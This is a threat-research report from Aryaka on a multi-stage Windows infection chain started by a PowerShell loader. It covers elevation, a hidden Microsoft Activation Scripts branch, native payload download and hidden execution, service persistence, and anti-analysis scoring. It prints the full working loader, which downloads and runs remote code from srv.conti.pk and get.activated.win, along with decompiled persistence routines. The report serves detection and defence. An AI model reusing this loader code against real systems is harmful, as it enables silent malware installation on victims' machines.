aryaka



Peeling Back the Layers of PowerShell Loader

Tracing a Multi-Stage Windows Payload Chain

Aryaka Threat Research Lab

Bikash Dash

© COPYRIGHT 2015-2026 ARYAKA NETWORKS, INC. ALL RIGHTS RESERVED.

Table of Contents

Executive Summary 03

Initial Infection 04

PowerShell Loader Analysis 05

- Execution Context and Secondary PowerShell Activity 05
- Payload Retrieval and Native Payload Execution 07

Native Payload Execution and Persistence 09

- Anti-Analysis and Environment Discovery 09
- Persistence and Payload Staging 09

Reverse Engineering of the Native Payload 11

- Packed and Protected Characteristics 11
- Native Payload Execution, Service Execution and Persistence 12
- Execution Gate and Anti-Analysis 13
- Layered Decryption and Runtime Payload Reconstruction 15
- Runtime Memory Staging and Execution 16
- Alternate Module-Stomping Capability 17

Network Communication and Infrastructure 19

Conclusion 21

Detecting Memory-Staged Threats 21

Appendices 22

- Appendix A: Indicators of Compromise 22
- Appendix B: Mapping MITRE ATT&CK 23

Executive Summary

Aryaka Threat Research Lab analyzed a multi-stage Windows malware infection chain initiated through a PowerShell-based loader. The loader orchestrates privilege validation, remote payload retrieval, native payload execution, environment discovery, memory-based staging, and persistence.

The infection begins with a PowerShell loader that checks for administrative privileges and, when required, relaunches itself with elevated permissions. It then launches a hidden PowerShell process that retrieves and executes a remote script before retrieving the primary native payload from remote infrastructure.

The downloaded payload is written to disk under a randomized filename and executed as a hidden process. It then performs extensive environment and anti-analysis checks to assess the execution environment before proceeding to the next stage.

Following these checks, the native payload decrypts and stages additional payload data through multiple cryptographic layers and transfers execution into dynamically allocated executable memory. During this process, the malware also establishes persistence by creating a system service configured to run automatically under the LocalSystem account.

The payload contains additional memory-staging capabilities, including an alternate module-stomping implementation, which provides further mechanisms for executing reconstructed payload data while reducing reliance on conventional on-disk execution. Reverse engineering of these components provides further insight into the payload-reconstruction and execution mechanisms used by the malware.

The following diagram summarizes the malware execution chain and key behaviors observed during analysis (see Figure 1).




Figure 1: PowerShell Loader Infection Chain Workflow

Initial Infection

The infection chain begins with a PowerShell-based loader that establishes the execution context, initiates a hidden PowerShell execution path, retrieves a native executable from remote infrastructure, and launches the payload using a concealed, randomly generated filename.

The loader first validates the current security context and can request elevated execution when administrative privileges are unavailable. It then retrieves and classifies the next-stage payload. When it receives a Portable Executable (PE), the loader writes it to the user's local application data directory under a randomly generated filename and launches it as a hidden process, followed by a delayed cleanup operation. The loader also supports optional decryption of the retrieved content and execution of retrieved PowerShell scripts when the response is not a Portable Executable (PE) payload.

Notably, the loader also initiates a separate Microsoft Activation Scripts (MAS) execution branch. This activation-related activity runs alongside the payload-retrieval workflow, potentially giving the user the appearance of a legitimate activation operation while additional execution continues in the background.

Figure 2 shows the complete PowerShell loader responsible for orchestrating these activities.

```powershell
param(
    [string]$LoaderURL = 'https://srv.conti.pk/contis.exe',
    [string]$Key = '',
    [string]$Iv = '',
    [switch]$NoElevate
)
$ErrorActionPreference = 'SilentlyContinue'
if (-not $NoElevate) {
    $isAdmin = ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)
    if (-not $isAdmin) {
        try {
            Start-Process powershell.exe -Verb RunAs -WindowStyle Hidden -ArgumentList @(
                '-NoProfile', '-ExecutionPolicy', 'Bypass', '-File', "`"$PSCommandPath`"",
                '-LoaderURL', "`"$LoaderURL`"", '-Key', "`"$Key`"", '-Iv', "`"$Iv`""
            ) | Out-Null
        }
        catch { }
        exit
    }
}
Start-Process powershell.exe -WindowStyle Hidden -ArgumentList @(
    '-NoProfile', '-ExecutionPolicy', 'Bypass', '-Command',
    '[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12; irm https://get.activated.win | iex'
) | Out-Null
$bytes = $null
if ($LoaderURL) {
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
    for ($try = 1; $try -le 3 -and -not $bytes; $try++) {
        try {
            $req = [System.Net.HttpWebRequest]::Create($LoaderURL)
            $req.UserAgent = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)'
            $req.Timeout = 30000
            $resp = $req.GetResponse()
            $ms = New-Object System.IO.MemoryStream
            $resp.GetResponseStream().CopyTo($ms)
            $resp.Close()
            $bytes = $ms.ToArray()
        }
        catch { Start-Sleep -Seconds (2 + $try) }
    }
}
if (-not $bytes -or $bytes.Length -lt 64) { exit 0 }
```

Figure 2: Complete PowerShell loader responsible for orchestrating privilege validation, secondary PowerShell execution, payload retrieval, and payload execution.

PowerShell Loader Analysis

Analysis identified the PowerShell component as the primary execution vehicle responsible for establishing the execution context, initiating a secondary PowerShell execution path, retrieving the native payload, and transferring execution to the next stage.

The loader implements several execution paths, including administrative privilege validation, secondary PowerShell execution, remote payload retrieval, optional content decryption, payload classification, native executable execution, and delayed cleanup. The following analysis reconstructs these execution paths in the order observed during analysis and correlates the loader logic with the resulting process activity.

The loader also initiates a separate PowerShell execution path that retrieves and executes content from ***get.activated.win.*** During analysis, this branch produced Microsoft Activation Scripts (MAS) activity, while the loader independently continued retrieving and executing the native payload.

Figure 3 shows the resulting process hierarchy, including the secondary PowerShell execution, MAS command shell, native payload execution, and delayed cleanup process initiated by the loader.




Figure 3: Process tree showing the PowerShell loader, secondary PowerShell execution, MAS activity, native payload execution, and delayed payload cleanup.

The process tree establishes the execution relationships between the loader and its child processes and provides an execution-level view of the concurrent branches initiated during the infection chain. In addition to the secondary PowerShell and MAS activity, the tree shows the loader-created randomized native executable and the separate ***cmd.exe*** process responsible for delayed deletion of the dropped executable. The following subsection examines the secondary PowerShell branch and its resulting activity.

Execution Context and Secondary PowerShell Activity

The loader begins by defining the execution parameters for the subsequent payload workflow. The ***LoaderURL*** parameter specifies the remote payload location, while ***Key and Iv*** provide optional values for decrypting the retrieved content. When administrative privileges are unavailable, the loader checks the current security context and relaunches itself using Start-Process with the ***RunAs*** verb and a hidden window. The original script path and execution parameters are passed to the elevated instance, preserving the payload configuration.

```powershell
param(
    [string]$LoaderURL = 'https://srv.conti.pk/contis.exe',
    [string]$Key = '',
    [string]$Iv = '',
    [switch]$NoElevate
)
$ErrorActionPreference = 'SilentlyContinue'
if (-not $NoElevate) {
    $isAdmin = ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.P
    if (-not $isAdmin) {
        try {
            Start-Process powershell.exe -Verb RunAs -WindowStyle Hidden -ArgumentList @(
                '-NoProfile', '-ExecutionPolicy', 'Bypass', '-File', "`"$PSCommandPath`"",
                '-LoaderURL', "`"$LoaderURL`"", '-Key', "`"$Key`"", '-Iv', "`"$Iv`""
            ) | Out-Null
        }
        catch { }
        exit
    }
}
Start-Process powershell.exe -WindowStyle Hidden -ArgumentList @(
    '-NoProfile', '-ExecutionPolicy', 'Bypass', '-Command',
    '[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12; irm https://get.activated.win | iex'
) | Out-Null
```

Figure 4: PowerShell loader defining the payload configuration, performing administrative privilege validation, preserving the execution parameters during elevation, and initiating a separate hidden PowerShell execution path.

Following the privilege check, the loader starts a separate hidden PowerShell process with ***-NoProfile*** and ***-ExecutionPolicy*** Bypass.

The process configures TLS 1.2 and executes ***irm hxxps://get.activated.win | iex***, retrieving and executing PowerShell content from the remote endpoint. This command is the documented PowerShell execution method for Microsoft Activation Scripts (MAS).

> During analysis, this branch resulted in Microsoft Activation Scripts 3.12 activity, as shown in Figure 5. This secondary PowerShell process generated the MAS interface and associated command-line activity, while the original loader continued independently with its native payload workflow.




Figure 5: Microsoft Activation Scripts 3.12 activity resulting from the secondary PowerShell execution path.

Payload Retrieval and Native Payload Execution

The loader uses the ***LoaderURL*** parameter to retrieve the next-stage payload. It explicitly configures TLS 1.2 and creates a ***System.Net.HttpWebRequest*** with a browser-like User-Agent and a 30-second timeout. The request is attempted up to three times, with an increasing delay between failed attempts. The response stream is copied into a ***MemoryStream*** and converted into a byte array for subsequent processing, as shown in Figure 6.

```
$bytes = $null
if ($LoaderURL) {
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
    for ($try = 1; $try -le 3 -and -not $bytes; $try++) {
        try {
            $req = [System.Net.HttpWebRequest]::Create($LoaderURL)
            $req.UserAgent = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)'
            $req.Timeout = 30000
            $resp = $req.GetResponse()
            $ms = New-Object System.IO.MemoryStream
            $resp.GetResponseStream().CopyTo($ms)
            $resp.Close()
            $bytes = $ms.ToArray()
        }
        catch { Start-Sleep -Seconds (2 + $try) }
    }
}
```

Figure 6: PowerShell loader retrieving the remote payload through HttpWebRequest, implementing retry handling, and buffering the response in memory.

Following retrieval, the loader requires the response to contain at least 64 bytes. If a Key is supplied, the loader treats the retrieved content as Base64-encoded ciphertext and processes it using AES with the supplied ***key*** and ***IV***. This provides optional encrypted-payload handling; however, the supplied Key and ***IV*** parameters were empty during the analyzed execution, so this decryption path was not observed.

The resulting buffer is then classified as a Portable Executable (PE) payload by checking whether its first two bytes match the ***MZ*** signature ***(0x5A4D)***. When the check succeeds, the loader creates a randomly generated GUID filename under ***%LOCALAPPDATA%\Microsoft\Windows***, writes the payload to disk using ***WriteAllBytes***, and launches it using Start-Process with a hidden window.

The loader subsequently initiates a separate hidden ***cmd.exe*** process to perform delayed cleanup. The command waits for 180 seconds and then forcefully deletes the dropped executable using del ***/f /q***.

During analysis, the GUID-named executable was subsequently removed after the configured delay, confirming that the cleanup mechanism executed as intended. Figure 7 shows the Portable Executable(PE) validation, randomized file creation, hidden execution, and delayed deletion logic.

```powershell
if (-not $bytes -or $bytes.Length -lt 64) { exit 0 }
if ($Key) {
    try {
        $aes = [System.Security.Cryptography.Aes]::Create()
        $aes.Key = [Convert]::FromBase64String($Key)
        $aes.Iv = [Convert]::FromBase64String($Iv)
        $ct = [Convert]::FromBase64String([Text.Encoding]::UTF8.GetString($bytes).Trim())
        $bytes = $aes.CreateDecryptor().TransformFinalBlock($ct, 0, $ct.Length)
        $aes.Dispose()
    }
    catch { $bytes = $null }
}
if (-not $bytes) { exit 0 }
if ($bytes.Length -ge 2 -and [System.BitConverter]::ToUInt16($bytes, 0) -eq 0x5A4D) {
    $dir = Join-Path $env:LOCALAPPDATA 'Microsoft\Windows'
    $exe = Join-Path $dir ('{' + [Guid]::NewGuid().ToString().ToUpper() + '}.exe')
    [IO.File]::WriteAllBytes($exe, $bytes)
    $p = Start-Process -FilePath $exe -WindowStyle Hidden -PassThru
    if (-not $p -or $p.HasExited) { exit 1 }
    # clean
    Start-Process cmd.exe -WindowStyle Hidden -ArgumentList @(
        '/c', "timeout /t 180 /nobreak >nul & del /f /q `"$exe`""
    ) | Out-Null
    exit 0
}
$text = [Text.Encoding]::UTF8.GetString($bytes).TrimStart([char]0xFEFF)
if ($text -match 'param\s*\(' -or $text -match '#__SV__') {
    $scriptBlock = [scriptblock]::Create($text)
    & $scriptBlock -ProcName RuntimeBroker.exe -Sgn -Quiet *>&1 | Out-Null
}
exit 0
```

Figure 7: PowerShell loader validating the retrieved PE, writing it using a randomized GUID filename, launching the payload as a hidden process, and initiating delayed deletion of the dropped executable.

The randomized GUID filename, hidden execution, and delayed deletion limit the native payload's persistence on disk while allowing the newly created process to continue execution.

The loader also contains an alternate execution path for non-PE content. Retrieved data is decoded as UTF-8 and converted into a PowerShell ScriptBlock when it matches the expected script markers. During analysis, the retrieved content followed the Portable Executable (PE) path, transferring execution to the native payload examined in the following section.

Native Payload Execution and Persistence

After the PowerShell loader executed, the native payload performed a series of environment and system checks before establishing persistence. Dynamic analysis identified virtualization-related discovery activity, followed by creating a persistent copy of the payload and installing a Windows service configured for automatic execution under the LocalSystem account.

The following sections describe the execution and persistence behaviors observed during controlled analysis. The underlying implementation identified through reverse engineering is examined separately in the later native-payload analysis.

Anti-Analysis and Environment Discovery

During execution, the native payload performed multiple checks against system and environment information before proceeding with subsequent activity. Process Monitor captured registry and system-information queries targeting the Windows BIOS configuration and disk-enumeration interfaces.




Figure 8: Native payload querying system BIOS and disk-enumeration information for virtualization and environment discovery.

As shown in Figure 8, the payload also queried disk-enumeration information containing VMware-related identifiers. These operations show that the payload inspected execution-environment characteristics and could identify virtualization indicators.

> The observed activity represents an environment-assessment stage in the native payload's execution flow. Later reverse engineering identified a dedicated environment-scoring routine that evaluates multiple host characteristics before deciding whether execution should continue. The later reverse-engineering analysis examines the implementation of this scoring logic.

Persistence and Payload Staging

Following environment discovery, the native payload staged a persistent copy of itself and registered the copy as a Windows service. The activity consisted of payload self-copy, service registration, and persistence of the service configuration across reboot.

Process Monitor captured the creation and writing of: ***C:\ProgramData\mfckheqcmmc\oiwgve.exe.***

As shown in Figure 9, the resulting file was byte-identical to the analyzed native payload and retained SHA256 ***13C4A7185176725E5EB32A29FAEEF579301B38031DC179EF32200AEF8935DC9EC.***




Figure 9: Native payload staging a persistent copy under C:\ProgramData\mfckheqcmmc\oiwgve.exe

The payload subsequently initiated registration of the ***mfckheqcmmc*** Windows service. Process Monitor captured the service configuration under

HKLM\SYSTEM\CurrentControlSet\Services\mfckheqcmmc, including the service image path and startup parameters, as shown in Figure 10.




Figure 10: Process Monitor showing service registration and configuration of mfckheqcmmc.

The registration sequence was initiated by the native payload process, after which the Windows Service Control Manager populated the service configuration.

> Windows Event ID 7045 independently confirmed the installation. As shown in Figure 11, the service was configured for automatic startup under the LocalSystem account and referenced ***C:\ProgramData\mfckheqcmmc\oiwgve.exe.***




Figure 11: Windows Event ID 7045 confirming installation of the mfckheqcmmc service.

Following reboot, the service registration remained present with the same automatic-start configuration and executable path.

Reverse Engineering of the Native Payload

Following extraction of the native payload, static and dynamic analysis were performed to reconstruct its execution flow and identify the mechanisms responsible for persistence, environment checks, payload decryption, memory staging, and execution.

The binary does not immediately expose or execute the final embedded payload from its original Portable Executable (PE) image. Instead, execution passes through several intermediary routines before the embedded data is transformed and ultimately transferred into a separately allocated runtime memory region.

Packed and Protected Characteristics

Initial original Portable Executable (PE) triage identified several characteristics commonly associated with packing or executable protection. The binary contains an unusually large virtual BSS region, a .text section with a raw size of zero, and unusual section names including **themida and UPX2**. The section layout observed during static analysis is shown in Figure 12, captured using PE-bear.




Figure 12: PE-bear shows PE section layout of the native payload, showing the large virtual BSS region, zero-raw-size .text section, and themida and UPX2 section names.

Detect It Easy (DIE) independently heuristically classified the binary as containing compressed or packed data. Its assessment was based on characteristics including **UPX**-like section structures, elevated entropy, and unusual BSS characteristics, as shown in Figure 13.




Figure 13: Detect It Easy heuristic assessment identifying compressed or packed data based on section structure and entropy characteristics.

These observations indicate that the on-disk representation contains characteristics commonly associated with packing or executable protection. However, static analysis alone did not provide sufficient evidence to confidently attribute the binary to a specific packer or protector. In particular, section names such as **themida and UPX2** were treated as indicators rather than definitive evidence that **Themida** or **UPX** was used.

Dynamic analysis likewise did not reveal a conventional unpacking stage attributable to a clearly identifiable third-party packer or protector. Instead, execution proceeded through the binary's own ***run_payload()*** routine, followed by an internal layered decryption and memory-staging mechanism that produced the runtime payload.

> A small overlay region was also identified beyond the Portable Executable (PE) image. Inspection of this region revealed readable ***MinGW/GCC*** compiler and debug/source metadata, including references to ***crtexe.c, cygming-crtbegin.c, loader_ready.c, layers.c, and inject.c***. The contents therefore appeared to represent build and debugging artifacts rather than an additional encrypted payload.

Native Payload Execution, Service Execution and Persistence

Static analysis of the native entry path identified ***main()*** as the transition point between initialization, persistence handling, and payload execution. The decompiled routine (Figure 14) shows that the binary first checks for service-based execution, evaluates its persistence state, invokes ***persist_install()*** when required, and ultimately transfers control to ***run_payload()***.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _main(a1: argc, a2: argv, a3: envp);
  if ( (unsigned int)persist_as_service_run(a1: run_payload) != 0 )
    return 0;
  if ( (unsigned int)persist_am_installed() == 0 )
    persist_install();
  return run_payload();
```

Figure 14: Decompiled native main() routine showing service execution, persistence handling, and transition to run_payload().

The service path is implemented through the Windows Service Control Manager Application Programming Interface (API)s. ***persist_as_service_run()*** configures ***svc_main()*** as the service entry routine through ***StartServiceCtrlDispatcherA()***. When launched as a service, ***svc_main()*** establishes the service control handler, updates service status, invokes ***run_payload()***, and reports the service as stopped on completion.

> This implementation corresponds to the service persistence observed during behavioral analysis, where the payload created the ***mfckheqcmmc*** service pointing to ***C:\ProgramData\mfckheqcmmc\oiwgve.exe;*** the associated Event ID 7045 evidence was documented earlier.

Execution Gate and Anti-Analysis

The primary execution routine, ***run_payload()***, begins by evaluating the execution environment through ***aa_env_score()***. Static analysis shows that the routine aggregates multiple host and analysis-environment indicators, including system uptime, processor and memory configuration, display characteristics, debugger state, hardware debugging state, hypervisor indicators, and host-specific artifacts, as shown in Figure 15.

```
__int64 aa_env_score()
{
  unsigned int v0; // ebp
  struct _PEB *v1; // rax
  HANDLE Toolhelp32Snapshot_0; // rax
  void *v3; // rbx
  __int64 v9; // r15
  __int64 v10; // rdx
  __int64 v11; // rdi
  __int64 v12; // rdx
  int v13; // eax
  int v14; // ebx
  int v15; // eax
  unsigned int v16; // ebx
  int v17; // ebx
  struct _IP_ADAPTER_INFO *v18; // rax
  struct _IP_ADAPTER_INFO *v19; // rbx
  __int64 v20; // rbx
  __int64 v21; // rcx
  HANDLE FileA; // rax
  __int64 v23; // rbx
  __int64 v24; // rdi
  int v26; // eax
